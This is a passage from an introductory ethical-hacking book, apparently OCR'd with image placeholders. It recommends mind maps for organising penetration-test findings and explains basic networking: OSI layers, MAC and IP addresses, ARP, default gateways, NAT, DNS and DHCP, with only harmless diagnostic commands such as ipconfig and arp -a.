
Without further ado, let's see an example of a mind map:



From this example, we can observe the attempt to graphically organize a certain number of IP addresses, perhaps obtained from our engagement with a client.

Since the information gathered change and increase over time, the draft of **a mind map is a dynamic process** that evolves as time goes by.


Let's see another example:



On the Internet, you can find many software that allow you to create mind maps. Some are completely free, while others have a subscription fee.

The one I recommend is **XMind** . It is available in two different versions: one paid and one for free. The free one is more than enough for the tasks that we need to complete.


You can download XMind at this link http://www.xmind.net/.



This software allows you to create many different types of mind maps. You can choose the one type you prefer.

Download this software and start experimenting with it. While reading this book, you will gather a lot of information from the exercises we will be doing, and this will be an excellent opportunity to practice building mind maps.

This short chapter ends with an example of a mind map used for a **penetration test.**


FIRST PHASE
INFORMATION GATHERING
PENETRATION TESTING
MAIN TOPIC 1
MAIN TOPIC 2
MAIN TOPIC 3
NETWORK SCANNING

Network Theory

We cannot talk about ethical hacking and computer security without grasping the basic network concepts. This chapter aims to give you an overview of the main services and network protocols.

Let me make a small premise: a network is actually much more complex than how I will introduce it to you. However, you will have more time later to dig deeper into these topics.

Each time we mention any network functionality, we are referring to a **model called ISO-OSI.** So, we'll start right here: what is it and why is it so useful?

ISO-OSI MODEL

The first thing you will need to remember is that the ISO-OSI model is a theoretical formulation that allows you to identify exactly in which network layer we are operating.

In this book, I will refer to a specific layer because it makes it easier for you to understand which parts are involved in a possible communication.

Let’s suppose we want to make two PCs talk to each other, but there is a communication error between them. The reasons for this anomaly can be various: a network cable that is not intact or an incorrect configuration of the IP addresses of both machines.

These different issues are what I mean when I talk about different layers of operations.

Let’s see what these layers are:

- **Application Layer**
- **Presentation Layer**
- **Session Layer**
- **Transport Layer**

- **Network Layer**
- **Data Link Layer**
- **Physical Layer**

We will not dwell on each one. We will focus on the following ones: physical layer, data link layer, network layer, and application layer. Later we will discuss about the transport layer. The session and presentation ones are not helpful for what we want to achieve.

- **Physical Layer:** this layer includes everything related to the transfer of data within a specific means of communication (copper, fiber or radio wave network cable).

- **Data Link Layer:** this level finds its maximum expression within the context of local networks (LAN). In a LAN, it is necessary to refer to the MAC address and the IP address of a certain network device as well as to their subsequent association, also known as the ARP table. I will explain to you later the exact meaning of each of these terms.

- **Network Layer:** this level focuses on the communication between different networks. In this case, we will mainly use the Internet Protocol (IP).

- **Application Layer:** high-level protocols interact with each other at this layer. Some of these protocols include but are not limited to HTTP, HTTPS, FTP, and others.

We can find other names for each one of these layers depending on the type of device involved:

- **Physical layer: means of physical and non-physical communication.**
- **Data Link Layer: switch.**
- **Network Layer: router.**

We will soon dig deeper into the main characteristics of these devices and the reasons why they are so important; first we will need to look into two other concepts: the MAC address and the IP address.

MAC ADDRESS

The MAC (Media Access Control) address is a 48-bit address that is uniquely assigned by the manufacturer of each Ethernet or wireless network card.

Below is an example of a **MAC address:**

This address is fundamental in the world of networks because it allows a machine to be uniquely identified within a local context (for example LAN).


Whenever I mention something about MAC addresses, I am always referring to a local network and not to a remote one. To surf the Internet, for example, you will never use a MAC address, but you will rather rely on an IP address.

When one or more devices are part of a local or LAN network, all PCs belong to the same subnet. Therefore, each time we need to communicate with another network, we are implicitly referring to the IP address and not to the MAC address.

Are you curious to find your device's MAC address? Type the following command in your Windows device: "ipconfig /all". If you are using a Linux device, enter this one: "ifconfig".

IP ADDRESS

Until this point of the book, I have always talked about local networks. Now we will instead dig deeper into the characteristics of an Internet Protocol (IP) address.



The **IP address appears as a numeric value of 32 bits** and allows the identification of both the network and the host. Basically, we can say that a part of the IP address is intended to identify the network while another one locates the host, which we will introduce later.

Each time we need to surf the Internet, or communicate with another subnet, we must necessarily use a previously assigned IP address. No machine can browse if it is not provided with an IP address.

IP addresses are divided into public and private. The public ones allow browsing on the Internet, while the private ones are used inside internal sub-networks (a company's network, for example); no private IP address will ever be able to surf the Internet.

Let me give you a practical example. Suppose we find ourselves inside a certain local network and that its IP address is 192.168.1.0/24. This implies that each connected PC has an IP belonging to this subnet, such as PC1 -> 192.168.1.1, PC2-> 192.168.1.2, PC3-> 192.168.1.3.

These are 3 examples of private IP addresses. These machines will always be able to communicate with each other, but they will never be able to do it on the Internet because they do not have a public IP address.

Private IP addresses are divided into 3 different classes:

- **Class A private IP addresses where the initial IP address is 10.0.0.0 and the final IP address is 10.255.255.255.**
- **Class B private IP addresses where the initial IP address is 172.16.0.0 and the final IP address is 172.31.255.255.**
- **Class C private IP addresses where the initial IP address is 192.168.0.0 and the final IP address is 192.168.255.255.**

The choice of a specific class depends on the size of our subnet and on how many IP addresses we must assign to the machines.

For now, that is all you need to know about IP addresses. We will return to this topic in later chapters.


ARP PROTOCOL

In this section, I will explain what an ARP protocol is. It is very simple to operate but exposes us to multiple security threats. Being a protocol without any type of authentication, it can be vulnerable to different types of attacks, including the so-called "Man In The Middle".

ARP stands for "Address Resolution Protocol". This protocol keeps track of the association between a MAC address and an IP address. Remember that in a local context we need our devices to be identified by a MAC address.

Then, once outside of it, we will communicate exclusively via an IP address. This protocol is defined by means of a table, the ARP table, which contains the aforementioned associations (MAC-IP).

You can type the "arp -a" command to view the ARP table of your Windows PC.



As you can see from the example above, for this network we can find on the left the IP addresses and on the right several MAC addresses.

THE DEFAULT GATEWAY


You might already know the term "default gateway", but what exactly does it represent? When you need to communicate within your local network, you will use the ARP protocol, which facilitates the association between a MAC address and an IP address.

However, you will also have to communicate externally, for example on the Internet. At this point, you will need to know exactly what other network devices you are trying to reach, like for example a router.

This is where the default gateway comes into play. It is the “best device” to use when you need to communicate outside your local

network.

Every time your PC does not know where to send a certain IP packet, it will send it to your default gateway for further processing and to allocate it to subsequent devices, which are part of the IP packet path.



In this example, whenever the PC does not know where to send a certain packet that does not belong to its own subnet, it will send it to the default gateway, or to the device with the IP address of 10.0.2.2.

If you want to know what your default gateway is, you can type the "**ipconfig /all** " command in your Windows device.

NAT

I will now mention a concept that might sound difficult to some of you, but which nowadays is used in almost all networks.

The word **NAT stands for "Network Address Translation".** But what does it actually mean?

I will try to be as clear as possible. When you surf the Internet from home, several things will happen: the first one is that your PC will

receive a private IP address, usually belonging to class C (192.168.1.0/24).

However, as you already know, this is not enough to browse on the Internet. You need a public IP address, and this is where your router and NAT come into play.


The router will automatically translate the private IP address into a public address and therefore you will be able to navigate without any problems.

- **PRIVATE IP ADDRESS -> to verify your private IP type the "ipconfig" command.**
- **PUBLIC IP ADDRESS -> to check your public IP click on the following link: https://www.whatsmyip.org/.**

Let’s imagine that the IP address of your personal PC is 192.168.1.10. When you try to access the outside network, the router will automatically translate that IP address into a public one, like for example 34.34.23.12.

The peculiarity of this mechanism is that, if you had ten devices at home each with its own private IP address, they would all be associated with the same public IP address 34.34.23.12.

For now, I will not go into detail regarding this process. You just need to understand the concept of a port to achieve the same result I have just mentioned.



In corporate networks, companies try to reduce the number of public IPs assigned. For this reason, few of these IPs tend to correspond to many private IP addresses for each of the PCs in the network. There are several reasons why this happens:

1. The number of IPs is limited and only few of them are still available. This leads to higher prices for each IP address.
2. Using this NAT mechanism allows you to create a first layer of network protection. This means that nobody from outside knows your private IP address. Instead, potential attackers might only be seeing your public IP address without knowing the table of private IP–public IP associations. This is not enough for them to trace us.

One final comment, in corporate networks the firewall usually performs the NAT.

Besides, there are several types of NATs and you can refer directly to Wikipedia (https://it.wikipedia.org/wiki/Network_address_translation) if you want to learn more about each one of them.

DNS


The **DNS is another essential service of a network.** As a penetration tester, you will hear it mentioned often because if it is not correctly configured, it can offer many interesting spots for an attacker.

This service has become more understandable now than how it used to look like before. It is not easy to learn by heart tens, if not thousands of IP addresses.

For this reason, this mechanism was created to translate a numeric IP address into a line of text (URL), which is easier to understand and remember.

Rather than typing 34.25.7.34 on my browser, I will simply write www.google.com. You will soon realize that without DNS a network

could not work, at least based on how we usually mean it.



We can divide the DNS into two main categories: the public and the private ones. The public ones are meant to resolve the public IP addresses, while the private ones will translate the private IPs.

Let’s imagine that we are in a company. We will have the need to translate tens of private IP addresses (access to shared folders, access to intranet, etc.). For this reason, we need to rely on an internal DNS.

DNS have a hierarchical structure. Basically, when a DNS does not know a response, it will ask its neighbors. Of course, I am

oversimplifying the whole process.

If a certain DNS server is not adequately protected, it can transfer all its contents to an attacker. It can even share thousands of IP-name associations.

From here comes the name of a well-known cyber-attack: the DNS zone transfer. I will not dwell into this topic and you can refer to the related page on Wikipedia for more details.

DHCP

We continue our analysis of the essential network services with the introduction of **DHCP (Dynamic Host Configuration Protocol)** , namely the dynamic IP configuration protocol. We will refer to a local network to explain how it works.

Let's imagine we work as systems engineers in a company with more than a thousand employees. We should assign to each one of them a private IP address as well as other parameters, like the default gateway and the DNS.

This task is extremely time-consuming. A systems engineer must be physically there in the office and assign the parameters to each PC.

Besides being a considerable waste of time, network changes are not rare and can override the work of network managers.

